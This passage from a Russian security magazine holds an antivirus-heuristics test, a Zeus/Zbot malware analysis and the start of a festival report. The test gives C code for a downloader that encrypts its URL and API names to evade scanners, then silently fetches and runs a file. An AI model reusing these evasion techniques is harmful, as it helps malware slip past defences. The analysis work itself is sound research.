шифровки/расшифровки. Натравив KIS2011 на нашего троя, мы в ответ не получили ничего. Каспер не распознал вредоносного кода в тестовом файле. NOD32 облажался так же, как и Kaspersky — по его мнению, программа безопасна. Похоже, большие циклы действительно вводят эвристику в ступор. Но надо же еще узнать мнение двух оставшихся конкурсантов! AntiVir в этот раз решил не менять своего мнения и обозвал приманку TR/Downloader.Gen. McAfee также сработал четко — пара миллионов итераций не помешали вывести строку Suspect-D!601711206FB9. Таким образом, второй тест разделил наши антивирусы на две группы: лузеры и «крутые антивири». McAfee и Авира пока неплохо справляются, осилив все два теста.

Тест №3

Предыдущее испытание может показаться не слишком практичным. И действительно, большое количество итераций цикла существенно замедлит выполнение программы, что в конечном счете может оказаться неприемлемым.

Для третьего теста мы взяли на вооружение другой подход. Во всех предыдущих трюках по обходу эвристики ключ всегда был доступен для анализа — эвристик мог либо вычислить его значение, либо оно ему было известно сразу. Теперь же мы решили воспользоваться еще одной слабой стороной антивирусных анализаторов кода — игнорирование результатов вызова системных API.

Большинство эвристических движков не смотрят в код системных функций Windows, и, следовательно, не могут предсказать значение, возвращаемое той или иной API. А между тем, мы можем сгенерировать ключ расшифровки на основе этих API. Например, функция CommandLineToArgvW анализирует командную строку и говорит, сколько в ней содержится параметров. При вызове зловреда можно передавать ему определенное количество этих параметров, которое впоследствии может быть использовано для расшифровки нужных значений.

Используем CommandLineToArgvW для расшифровки строк

```
// зашифрованные строки
// ...

// ключом служет количество переданных параметров в ко-
мандной строке
int key;

CommandLineToArgvW(lpCmdLine, &key);
decrypt(szUrl,key);
decrypt(szTempName,key);
// загрузка и запуск файла
// ...
```

Значение переменной key мы получаем из вызова CommandLineToArgvW. Естественно, никто, кроме нас, не знает, какое оно должно быть, и при сканировании файла антивирус не должен понять, что же там действительно происходит. На этот раз никто, кроме McAfee, не разгадал подозрительный код. Касперский, НОД и Antivir даже не пискнули во время скана. McAfee вырывается в лидеры. Посмотрим, изменится ли сложившаяся ситуация в следующих испытаниях.

Тест №4

Генерация ключа на основе передаваемых параметров — не очень хорошая идея. Часто запустить зловред с командной строкой невозможно, поэтому мы придумали другой метод. Суть его заключается в следующем: с помощью функции CreateFile мы пытаемся открыть файл ntldr, который лежит в корне системного диска. Если открывать этот файл только на чтение, мы получим заранее известный результат, который точно не будет равен INVALID_HANDLE_VALUE. Зная это, можно реализовать следующий трюк:

Используем CreateFile

```
// зашифрованные строки
// …

HANDLE h = CreateFileA("c:\\ntldr",
  FILE_READ_ACCESS, 0, 0, OPEN_EXISTING, 0, NULL);
// расшифровка в теле if
if (h != INVALID_HANDLE_VALUE)
{
       int key = 5;
       decrypt(szUrl,key);
       decrypt(szTempName,key);
}

// загрузка и запуск файла
// ...
```

Как видно из кода, мы сравниваем результат, который возвратила функция, с INVALID_HANDLE_VALUE, и затем, будучи точно уверенными в этом сравнении, выполняем расшифровку нужных нам переменных.

Теперь нажмем кнопку Scan у наших антивирусов и посмотрим на результаты. KIS скромно промолчал. Его примеру последовали NOD32 и Avira AntiVir. А вот McAfee опять начал ругаться на тестовый вирус, определив его как Suspect-D!73AD7FD9A4E5. Таким образом McAfee закрепил свое лидерство и оставил соперников позади.


Тест №5

Пятый тест основывается на вызове двух API-функций Windows: CreateFile и GetLastError. Суть его заключается в том, что с помощью CreateFile мы пытаемся открыть файл, которого не существует на диске, например, что-нибудь типа ghj12lkfd0fivndsi83s.cj8. После неудачной попытки открытия файла функция GetLastError вернет ошибку ERROR_FILE_NOT_FOUND. На основе этого значения мы будем генерировать ключ для расшифровки строк.

Генерация ключа на основе результата GetLastError

```
// зашифрованные строки
// …

// генерация ключа на основе GetLastError
HANDLE h = CreateFile(
  _T("c:\\jdksjf9i34ufhvnmfieru834gfbher.xls"),
  FILE_READ_ACCESS, 0, 0, OPEN_EXISTING, 0, NULL);
DWORD key = GetLastError();
key +=3;
decrypt(szUrl,key);
```



Домашний экран Avira AntiVir Personal

```
decrypt(szTempName,key);

// загрузка и запуск файла
// ...
```

Стоит отметить, что этот способ достаточно популярен, и GetLastError можно использовать в связке не только с CreateFile, но и любой другой API, которая вызывает заранее известную ошибку.
Теперь проверим сообразительность аверов. Честно говоря, мы уже думали, что картина вряд ли изменится — аутсайдеры не смогут набрать больше очков, но мы ошиблись. Kaspersky неожиданно для нас показал окно, в котором радостно сообщалось о возможной опасности. Обозвал он эту опасность, как и прежде, Heur. Downloader. Следующим был NOD32. Он оказался не настолько удачливым и промолчал. Так же себя повел и АнтиВир, а вот McAfee опять гордо заявил о трояне.

Тест №6

Следующее испытание завязано на многопоточности. Мы разбили код тестового зловреда на два блока. Первый блок расшифровывает строки заранее заданным ключом. Этот код выполняется в отдельном треде. В основном же потоке программы будет непосредственно осуществляться вызов функций URLDownloadToFile и ShellExecute. Ниже приведен код этого маневра:

Многопоточность

```
// зашифрованные строки
TCHAR szUrl[] = _T("mqqu?**slwmjvq+fjh*glk*idlkfm+`}`");
TCHAR szTempName[] = _T("F?Yidlkfm+`}`");

void thr1()
{
  Sleep(0);

  int key = 5;
  decrypt(szUrl,key);
  decrypt(szTempName,key);
}

int APIENTRY _tWinMain(HINSTANCE hInstance,
    HINSTANCE hPrevInstance,
    LPTSTR lpCmdLine,
    int nCmdShow)
{
  DWORD p;
  HANDLE t1=CreateThread(0,0,
    LPTHREAD_START_ROUTINE)&thr1,0,0,&p);

  Sleep(3000);

  // загрузка и запуск файла
  // ...
}
```

Как видно, для синхронизации действий мы использовали Sleep. Это не слишком изящно, зато работает. Практически со 100% вероятностью наши строки успеют расшифроваться до начала процесса загрузки файла из сети.
Здесь результаты полностью совпали с предыдущими. Хоть мы и сменили тактику, начав использовать потоки, ни McAfee, ни KIS2011 не купились на эти уловки и громко протрубили о своей находке. А вот НОД32 и Avira опять сели в лужу. Теперь мы видим, что Каспер начал вырываться вперед, оставляя позади хорошо стартовавший AntiVir. Но дальше наши антивирусы ожидают еще целых два испытания.

Тест №7

Седьмой тест — это немного усложненная версия предыдущего. Здесь мы также хотим с помощью многопоточности обмануть эвристик, но на этот раз используем более хитрый метод синхронизации потоков — механизм событий (event).
В теле треда, ответственного за декрипт строк, мы ожидаем установки в сигнальное состояние события с именем e_Heur. В основном же потоке мы создаем этот ивент и включаем его. Таким образом мы надеемся еще сильней запутать эвристику:

Многопоточность и «продвинутая» синхронизация

```
// зашифрованные строки
TCHAR szUrl[] = _T("mqqu?**slwmjvq+fjh*glk*idlkfm+`}`");
TCHAR szTempName[] = _T("F?Yidlkfm+`}`");

void thr1()
{
  HANDLE event = OpenEvent(SYNCHRONIZE ,FALSE,
    _T("e_Heur"));
  WaitForSingleObject(event,INFINITE);

  int key = 5;
  decrypt(szUrl,key);
  decrypt(szTempName,key);
```

Сравнительная таблица результатов

Кажется, что McAfee празднует победу, но мы все-таки подпортим ему веселье. Выигрыш американского антивируса очень условен. Во-первых, прочность цепи определяется самым слабым ее звеном, и у McAfee это звено — тест №8. А во-вторых — читай врезку. На этом мы заканчиваем наши исследования. Всегда нужно помнить, что наличие крутого антивируса не спасет тебя от крутого вируса. Самая надежная защита — это собственная голова.

	KIS2011	NOD32	Avira AntiVir	McAfee
Тест №1	+	+	+	+
Тест №2	-	-	+	+
Тест №3	-	-	-	+
Тест №4	-	-	-	+
Тест №5	+	-	-	+
Тест №6	+	-	-	+
Тест №7	+	-	-	+
Тест №8	-	-	-	-
Результат	4 из 8	1 из 8	2 из 8	7 из 8

```
}

int APIENTRY _tWinMain(HINSTANCE hInstance,
    HINSTANCE hPrevInstance,
    LPTSTR lpCmdLine,
    int nCmdShow)
{
  HANDLE event = CreateEvent(NULL, TRUE, FALSE,
    _T("e_Heur"));

  DWORD p;
  HANDLE t1=CreateThread(0,0,
    LPTHREAD_START_ROUTINE)&thr1,0,0,&p);

  Sleep(2000);
  SetEvent(event);
  Sleep(2000);

  // загрузка и запуск файла
  // ...
}
```

Усложнение трюка с многопоточностью не принесло ожидаемых результатов. «Зачеты» и «не зачеты» распределились точно так же, как и в тесте №6. Каспер и McAfee впереди, а NOD32 с Авирой, похоже, уже смирились со званием неудачников.

Тест №8

Во всех предыдущих испытаниях мы криптовали строки, которые передаются API-функциям в качестве аргументов. В последнем тесте мы решили поменять подход, поскольку некоторые антивирусы (в частности, McAfee) очень хорошо распознают наши уловки. Теперь мы будем динамически получать адреса URLDownloadToFile и ShellExecute, предварительно зашифровав их имена. Для большей наглядности советуем посмотреть код:

ШИФРОВАНИЕ ИМЕН КЛЮЧЕВЫХ API

```
typedef HRESULT (__stdcall *URLFUNC)(LPUNKNOWN,LPCTSTR,
  LPCTSTR,DWORD,LPBINDSTATUSCALLBACK);
typedef HINSTANCE (__stdcall *EXECFUNC)(HWND,LPCTSTR,
  LPCTSTR,LPCTSTR,LPCTSTR,INT);

int APIENTRY _tWinMain(HINSTANCE hInstance,
    HINSTANCE hPrevInstance,
    LPTSTR lpCmdLine,
    int nCmdShow)
{
  LONG res;
  // зашифрованные строки
  TCHAR szUrl[] =
    _T("mqqu?**slwmjvq+fjh*glk*idlkfm+`}`");
  TCHAR szTempName[] = _T("F?Yidlkfm+`}`");
  // имена функций
  TCHAR szUrlDownload[] =
   _T("PWIAjrkijdaQjCli`R");//_T("URLDownloadToFileW");
  TCHAR szShellExec[] =
   _T("Vm`ii@}`fpq`R");//_T("ShellExecuteW");

  HANDLE h = CreateFileA("e:\\ntldr",
    FILE_READ_ACCESS, 0, 0, OPEN_EXISTING, 0, NULL);
  if (h != INVALID_HANDLE_VALUE)
  {
    int key = 5;
    decrypt(szUrl,key);
    decrypt(szTempName,key);
    decrypt(szUrlDownload,key);
    decrypt(szShellExec,key);
```



Интерфейс McAfee

```
  }

  // получаем адреса функций
  HMODULE hModule = LoadLibrary(_T("urlmon.dll"));
  URLFUNC urlProc = (URLFUNC)GetProcAddress(hModule,
    szUrlDownload);

  hModule = LoadLibrary(_T("shell32.dll"));
  EXECFUNC execProc = (EXECFUNC)GetProcAddress(hModule,
    szShellExec);

  // загрузка и запуск файла
  res = (urlProc)(NULL,szUrl,szTempName,NULL,NULL);
  if (res==S_OK)
  {
    (execProc)(NULL,_T("open"), szTempName,
      NULL, NULL, SW_HIDE);
  }
}
```

Мы используем трюк из четвертого теста (открытие файла ntldr с помощью функции CreateFile), но в теле оператора выбора помимо «стандартных» строк расшифровываем еще и имена API, в частности, ShellExecuteW и URLDownloadToFileW. После этого мы получаем адреса этих функций с помощью GetProcAddress и обращаемся к ним по этим адресам.

Смена тактики принесла свои плоды. Касперский своим молчанием позволил нашему трою инфицировать всю систему — не справилась его эвристика с расшифровкой имен функций. NOD32 и Avira AntiVir тоже не нашли ничего подозрительного, к чему мы, впрочем, уже привыкли. Сюрприз нас ждал при запуске скана в McAfee. Не веря своим глазам, мы даже повторили процедуру несколько раз. Криптование имен вызываемых API разнесло в пух и прах эвристику антивируса с пометкой «Made in USA».

На этом наши эксперименты закончены. Пора подвести итоги и сделать некоторые выводы, чем мы сейчас и займемся.

Итоги

Самая плохая эвристика оказалась у словаков. ESET NOD32 успешно справился лишь с одним тестом. Вторым с конца оказался Avira AntiVir с результатом 2 из 8. Касперский успешно разобрался с четырьмя испытаниями. А лидером стал McAfee, завалив лишь один тест.

■■ Вячеслав Закоржевский, Senior Malware Analyst **Heuristic detection group, Kaspersky Lab.**

ZEUS


В гостях у Zeus'a Громовержца

Исследуем внутренности падшего бога троянописателей

Наверное, каждый читатель][слышал о таком зловреде, как Zeus. Этот бот появился еще в 2007 году и уже тогда наделал много шума. Со временем разработчик данного троя «отошел от дел», и его начинание продолжили другие группы киберпреступников. Данного зловреда отличает от других ботов очень высокое распространение в мире и богатый функционал по краже конфиденциальных данных пользователей.

СЕГОДНЯ МЫ ПОДВЕРГНЕМ ДЕТАЛЬНОМУ РАЗБОРУ ОДНУ ИЗ ПОСЛЕДНИХ (на момент сдачи статьи — конец сентября — прим. ред.) модификаций этого трояна, определяемого ЛК как Trojan-Spy.Win32.Zbot.anyz. Разбор будет поделен на несколько этапов, каждый из которых будет подробно раскрывать одну из составных частей трояна: «внешний вид», «упаковка и защита»,








Рис 1. Просмотр DataDirectory PE-хедера Zbot'a в Hiew




Рис. 2. Попытка ResHacker'a открыть ресурс типа Dialog в Zbot'e

```
push    ebp
mov     ebp, esp
sub     esp, 0F4h
inc     [ebp+var_DC]
and     [ebp+var_A4], 0
not     [ebp+var_24]
mov     [ebp+var_C0], eax
push    [ebp+var_E0]
call    sub_435A07
mov     esp, ebp
pop     ebp
retn
endp
```

Рис. 3. Один из фэйковых вызовов в Zbot'e

```
UPX0:00436731    lea     edi, [edi+1]
UPX0:00436734    dec     ebx
UPX0:00436735    neg     ebx
UPX0:00436737    push    dword ptr [edi+1]
UPX0:0043673A    mov     bh, byte ptr [esp+4+var_4]
UPX0:0043673D    pop     edx
UPX0:0043673E    xor     bh, 0A3h
UPX0:00436741    not     bh
UPX0:00436743    add     bh, 91h
UPX0:00436746    neg     bh
UPX0:00436748    rol     bh, 5
UPX0:0043674B    ror     bh, 8
UPX0:0043674E    shr     ebx, 8
UPX0:00436751    push    ebx
UPX0:00436752    pop     dword ptr [ecx+0]
UPX0:00436755    not     esi
UPX0:00436757    inc     ecx
UPX0:00436758    add     esi, eax
UPX0:0043675A    mov     edx, eax
UPX0:0043675C    dec     eax
UPX0:0043675D    and     esi, ecx
UPX0:0043675F    mov     esi, ecx
UPX0:00436761    mov     edx, eax
UPX0:00436763    dec     esi
UPX0:00436764    sub     edx, 3E0C25BEh
UPX0:0043676A    inc     esi
UPX0:0043676B    not     esi
UPX0:0043676D    push    eax
UPX0:0043676E    push    edx
UPX0:0043676F    mov     eax, esp
UPX0:00436771    add     dword ptr [eax+0], 3E0C25BEh
UPX0:00436778    pop     edx
UPX0:00436779    pop     eax
UPX0:0043677A    jnz     loc_436731
```

Рис. 4. Алгоритм расшифровки одного из участков кода Zbot'a

«полезная нагрузка». Под «внешним видом» подразумевается структура файла, особенности PE-заголовка, количество и расположение секций и т.д.

Далее будут разобраны такие методы защиты от детектирования антивирусами и разбора в отладчике, как антиэмуляция и обфускация. Завершится обзор основным функционалом Zbot'а: куда подключается, что ворует, что перехватывает и т.д. В течение статьи будут описаны все тулзы, использованные при разборе.

Ну-с, приступим

Взглянув на файл из Hiew, я сразу же увидел UPX — об этом же говорила и точка входа, стандартная для этого пакера. Меня сильно удивила таблица экспортируемых функций, расположенная по RVA — 0x1000, хотя как раз по этому адресу располагается секция UPX0, у которой Physical Size нулевой. Таким образом, при маппировании файла в память загрузчиком, начиная с ImageBase + 0x1000 и на протяжении VirtualSize секции UPX0, все будет забито нулями. Следовательно, экспорты некорректны, и были добавлены разработчиками явно не для того, чтобы экспортировать функции. Также в файле присутствуют ресурсы. Я попробовал просмотреть их с помощью ResHacker'a, однако он обнаружил только элемент типа «Dialog» и не смог его корректно обработать. Таким образом, помимо фэйковых экспортов файл содержит еще и фэйковые ресурсы. По-видимому, это было сделано для того, чтобы Zbot больше походил на нормальные приложения. Все поля хедера прекрасно разбираются с помощью Hiew, что и показано на рисунке 1.

Получив некоторую первичную информацию, я перешел к более детальному анализу. Для начала мне было необходимо распаковать файл, чтобы можно было по-человечески воспользоваться отладчиком. Я использовал консольную версию пакера UPX, которая прекрасно справилась со своей задачей. В результате ее работы я получил полностью рабочий распакованный PE'шник с корректными импортами.

На первый взгляд даже в распакованном файле практически невозможно было определить функционал — строки отсутствовали, большинство блоков данных было закриптовано, а код, соответственно, сильно обфусцирован. Помолясь, я приступил к отладке с помощью IDA 5.1 и декомпиляции при помощи Hexrays. Обфускация выполнена довольно просто и очень легко вычислялась — она представляет собой множество вложенных CALL'ов, содержащих логические/арифметические операции над [EBP + xx]. Одна из таких фэйковых конструкций показана на рисунке 3.

Помимо обфускации с помощью машинных команд применяется еще и множественный вызов API-функций, не несущих «полезной нагрузки» — так называемые FakeAPI. Эта методика применяется для обхода эмуляторов, которые поддерживают работу только с определенными функциями или вовсе не поддерживают такие вызовы. В данном экземпляре встречается, например, такая экзотическая функция, как HiliteMenuItem, при этом в качестве параметров ей передаются сплошные нули, что, согласись, весьма подозрительно :).

В результате получается, единственное, что делает весь исполняемый код — выделяет память с помощью VirtualAlloc'a, записывает туда один из зашифрованных блоков файла, расшифровывает и переходит на него. На рисунке 4 показан весь алгоритм декриптовки, найденный с помощью IDA. Таким образом, код, расположенный под UPX'ом, оказался для меня крайне неинтересным.

Выковыриваем тело

Перейдем к отладке фрагмента кода, который располагается в выделенной с помощью функции VirtualAlloc памяти. Первое, с чем я столкнулся — антиэмуляция на основе чтения полей системной структуры PEB (Process Environment Block). Зловред получает значение «ReadOnlyStaticServerData», которое, согласно книге «Introduction to NT Internals» содержит: «This field has a pointer







Рис. 7. Пример работы утилиты Spy++ с языковой панелью

to a pointer to a system-wide shared memory location (read-only). It is usually empty». На деле же, в реальной системе, в результате нескольких переходов по указателям я наткнулся на юникодную строку «C:\WINDOWS». Зловред берет одно из двойных слов этой строки и сравнивает со своим эталонным значением. В случае неудачи — завершается. Далее я встретил еще одну антиэмуляцию — вызов NtQuerySystemInformation через прямой вызов сервиса 0xAD и дальнейшее сравнение одного из полей структуры SYSTEM_PERFOMANCE_INFORMATION с эталонными значениями. В итоге все исполнение свелось к очередной дешифровке, в результате чего адресное пространство исходного процесса стало содержать полностью новый PE'шник. Для получения корректного дампа я пользовался PETools и связкой LordPE + ImpRec 1.6 (PETools сама сразу же подправляет дамп, но второй вариант более гибкий в использовании). Итак, передо мной оказался оригинальный бот Zeus, который, по-видимому, и распространяют разработчики. Все остальное, что описывалось до этого — просто оболочка, которая позволяет эффективно распространять целевой продукт. Оказалось, что сам Zeus написан на C и скомпилирован при помощи Студии, файл обладает релоками, ИАТ'ом, импортами. В целом, вся структура довольно стандартна, осталось разобрать сам функционал. Для этого я использовал виртуальную машину VMWare совместно с отладчиком IDA. На виртуальной системе присутствовали такие программы для мониторинга, как FileMon, RegMon, Process Explorer и дамперы PETools и LordPE. Как я упоминал ранее, в дополнение к IDA был заюзан декомпилятор Hex-Rays, который преобразует ASM-код в C-код. Он значительно помог мне при разборе. К примеру, практически по точке входа начинается разбор командной строки (см. рис. 5). Таким образом выяснилось, что Zbot проверяет четыре ключа: «-f», «-i», «-n», «-v». Оказалось, что ключ «-I» скорее всего расшифровывается как «Information», поскольку его использование заставляет программу показывать сведения о сборке бота в MessageBox'e (показано на рис. 6). Ключ «-n» отключает удаление оригинального файла (по умолчанию Zeus копирует себя в Application Data

Помимо обфускации с помощью машинных команд, применяется еще и множественный вызов API-функций, не несущих «полезной нагрузки» — так называемые FakeAPI

к текущему пользователю и удаляет себя). А ключ «-v» переводит приложение в режим ожидания и ждет определенного сообщения с помощью GetMessageW. В общем, выяснилось, что эти ключи предназначены для разработчика или для распространителя, нежели для использования их на зараженной тачке.
Даже если рассматриваемый файл уже ничем не упакован, он содержит несколько закриптованных участков исполняемого кода и зашифрованные строки. Напрягает что Зевс во время работы копирует такие строчки в стек и уже там их декриптует. Следовательно, нельзя просто снять дамп и наслаждаться содержимым, а нужно под отладчиком отслеживать работу с определенными фрагментами памяти. Далее было выяснено, что Zeus создает батник, который удаляет оригинальный файл; содержимое батника примерно следующее (получено на виртуальной машине):

```
@echo off
:d
del "c:\zbot.exe"
if exist "c:\zbot.exe" goto d
del /F "C:\DOCUME~1\antonie\LOCALS~1\Temp\
tmp8c7f7853.bat"
```

Конечно, основное назначение бота — подключаться к командному центру и получать оттуда команды, чтобы в дальнейшем делать то, что сказано, но я об этом расскажу в последнюю очередь. Для начала упомяну о нескольких интересных вещах, обнаруженных в процессе анализа строк.
Zeus использует такие функции из библиотеки cabinet.dll, как FCICreate, FCIAddFile, FCIFlushCabinet и др. Они позволяют работать с cab-архивами, через которые можно передавать плагины и конфигурационные файлы для бота. Другая сторонняя либа — nspr4.dll — представляет собой «The Netscape Portable Runtime (NSPR)», позволяющий «allows compliant applications to use system facilities such as threads, thread synchronization, I/O, interval timing, atomic operations, and several other low-level services in a platform-independent manner». Наш бот использует для обращения со своим сервером соответствующие функции из NSPR: PR_OpenTCPSocket, PR_Close, PR_Read, PR_Write и прочие. Для слежения за действи-

Date	Closed	hours	contributor	virusname		URL	ip state	response
2010-09-11 20:05:00	2010-09-11 23:06:37	3	sub4	mdl_zeus v2 config file		case.cc/20aug_pacif.com	up	dead
2010-09-11 20:05:00	2010-09-15 12:03:23	88	sub4	12/39 (30,77%) Trojan.Generic.KDV.35990		case.cc/20aug_pacif.exe	down	dead
2010-09-09 17:06:00	2010-09-15 12:19:59	139.2	sub4	0/38 (0.00%) unknown_html_RFI		case.cc/20aug_test.com	down	dead
2010-09-09 17:06:00	2010-09-15 12:19:58	139.2	sub4	6/39 (15,38%) Gen:Variant.Kazy.175		case.cc/20aug_test.exe	down	dead
2010-09-09 17:06:00	2010-09-15 12:19:54	139.2	sub4	0/39 (0.00%) unknown_html_RFI		case.cc/20aug_dmit.com	down	dead
2010-09-09 17:06:00	2010-09-11 04:54:19	35.8	sub4	mdl_zeus v2 trojan		case.cc/20aug_dmit.exe	up	dead
2010-09-05 11:24:00	2010-09-05 15:04:34	3.7	sub4	mdl_zeus v2 config file		case.cc/20aug_birdie.com	up	dead
2010-09-05 11:24:00	2010-09-15 12:48:09	341.4	sub4	8/39 (20,51%) TR/Agent.anh		case.cc/20aug_birdie.exe	down	dead
2010-09-05 11:24:00	2010-09-11 05:48:16	138.4	sub4	10/39 (25,64%) Trojan.PWS.Panda.387		case.cc/20aug_denis	up	closed-1
2010-09-05 11:24:00	2010-09-13 09:46:09	190.4	sub4	16/39 (41,03%) Trojan.Generic.KD.33366		case.cc/20aug_old.exe	up	closed
2010-09-01 21:28:00	2010-09-03 00:02:36	2.6	sub4	mdl_zeus v2 config file		case.cc/20aug_old.com	up	dead
2010-08-24 13:58:00	2010-08-29 17:48:44	123.8	sub4	0/38 (0.00%) unknown_html_RFI		case.cc/20aug_denis.com	toggle	dead

Рис. 8. **Данные по обращениям к командному центру Zeus'a ****case.cc**




Рис. 6. **Результат запуска Zbot'a с ключиком «-i»**

Даже если рассматриваемый файл уже ничем не упакован, он содержит несколько закриптованных участков исполняемого кода и зашифрованные строки

```
v1 = CommandLineToArgvW(v7, &pNumArgs);
if ( !v1 )
  goto LABEL_28;
for ( i = 0; i < pNumArgs; ++i )
{
  v4 = *((_DWORD *)v1 + i);
  if ( v4 )
  {
    if ( *(_WORD *)v4 == 45 )
    {
      v5 = *(_WORD *)(v4 + 2);
      switch ( v5 )
      {
        case 0x66:                                  // -f
                                                    //
          LOBYTE(v8) = 1;
          break;
        case 0x69:                                  // -i
                                                    //
          v2 = 1;
          break;
        case 0x6E:                                  // -n
                                                    //
          LOBYTE(v9) = 0;
          break;
        case 0x76:                                  // -v
                                                    //
          v10 = 1;
          break;
      }
    }
  }
}
```

Рис. 5. **Пример работы Hex-Rays на участке кода, проверяющего параметры командной строки**

ями пользователя Zeus непрерывно ищет окна с классами #32768, ConsoleWindowClass, CiceroUIWndFrame, MDIClient, SysListView32. Чтобы узнать язык ввода, производится обращение к языковой панели, которая отображается в нижнем правом углу и показывает раскладку клавиатуры через класс CiceroUIWndFrame. Для проверки названий классов я использовал утилитку Spy++ из набора Microsoft Visual Studio.

Теперь можно рассказать и о самом основном — работе бота с командным центром. Практически сразу после запуска Zeus пытается подключиться к серверу ****case.cc, который был закрыт уже во время разбора сэмпла. Тем не менее, поискав в интернете инфу по этому домену, мне удалось получить достаточно много ценных данных. Сам домен располагается в Китае и часто меняет IP-адреса. А на сайте clean-mx.de удалось обнаружить статистику обращений по данному адресу (рис. 8).

Как видно из таблицы, Zeus скачивает как конфигурационные файлы, так и других зловредов (это оказались более свежие конфиги того же Зевса, отличающиеся устройством антиэмуляции и произвольным мусором. Тем не менее, большим процентом антивирусов они не детектировались).

К сожалению, живые конфиги найти не удалось, поэтому нельзя сказать точно, для кражи чего использовались Zeus'ы, подключающиеся к этому CC.

Заключение

На этом разбор нового Zeus'a закончен. Оказалось, что под очень мощной защитой, которая довольно качественно устроена и сильно усложняет работу как исследователям, так и антивирусам, скрывается довольно стандартный бэкдор. Он подключается к серверу и ждет от него команд, при этом обладая возможностями, которые позволяют тщательно следить за пользовательской машиной и его личными данными. Высокая распространенность данного бота обусловлена, прежде всего, отличной технической поддержкой разработчиков, регулярно обновляющих свое детище. Не стоит забывать и о том, что распространение, как правило, организуется через «партнерки» и позволяет разработчикам не думать о том, как продукт попадет к пользователям. О том, что Zeus — не одиночный зловред, говорит и техническая инфа о сборке, которая выводится ключом «-i». ⌶

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru); Тоха (toxa@real.xakep.ru)

CHAOS CONSTRUCTIONS 2010

Жизнь IT-сцены насыщена событиями – каждый день в разных уголках земного шара проходят различные конференции, выставки, форумы, презентации и так далее. Однако помимо этих важных и солидных мероприятий существуют и более неформальные (но не менее интересные) ивенты: всевозможные лан- и демопати, хакерские слеты и другие, отличные по названию, но сходные по содержанию собрания. Увы, лишь малый процент этих клевых мероприятий базируется в России, но такие есть! Ежегодный компьютерный фестиваль Chaos Constructions – яркий пример того, что русский андеграунд тоже умеет зажигать.

Истоки

Прошел год с тех пор, как мы рассказывали тебе о Chaos Constructions 2009, и мы решили не прерывать эту славную традицию, заглянув на фестиваль и в этом, в некотором роде юбилейном для него, году.

Дело в том, что история CC уходит корнями в далекий 1995 – именно тогда на просторах постсоветского пространства зародилась едва ли не первая демопати ENLiGHT, прародитель нынешнего Chaos Constructions. ENLiGHT являл собой демопати в самом классическом понимании этого слова – все основное действо на фестивале крутилось вокруг демосцены, то есть самих работ и персон демомейкеров. Как не сложно догадаться, в те годы ивент, мягко выражаясь, не был массовым и собирал, по самым смелым подсчетам, сотню-другую человек.

Массовость мероприятия росла прямо пропорционально тому, как быстро у народа возрастал интерес к компам, консолям, программируемым калькуляторам и прочим железкам. Чем больше появлялось энтузиастов, интересующихся таким нетривиальным видом искусства, как демосцена, тем прочнее укреплялись позиции фестиваля. В этом смысле будущему CC повезло – в конце 90-х, начале 2000-х, демосцена как раз находилась в самом расцвете сил, так что фестиваль появился очень вовремя, сумел поймать волну и сплотил под своим крылом заинтересованных лиц со всей страны и ближнего зарубежья. В 1999 фестиваль был официально переименован в Chaos Constructions и за ним окончательно закрепился статус ежегодного. От формата классической демопати CC отошел сравнительно недавно – только в 2006 году. Организаторы, так сказать, уловили тренд и заметили, что приходящие на фестиваль люди интересуются отнюдь не только демосценой, но и информационной безопасностью, моддингом, играми, железом во всех его проявлениях и множеством других вещей. CC изменился, следуя за 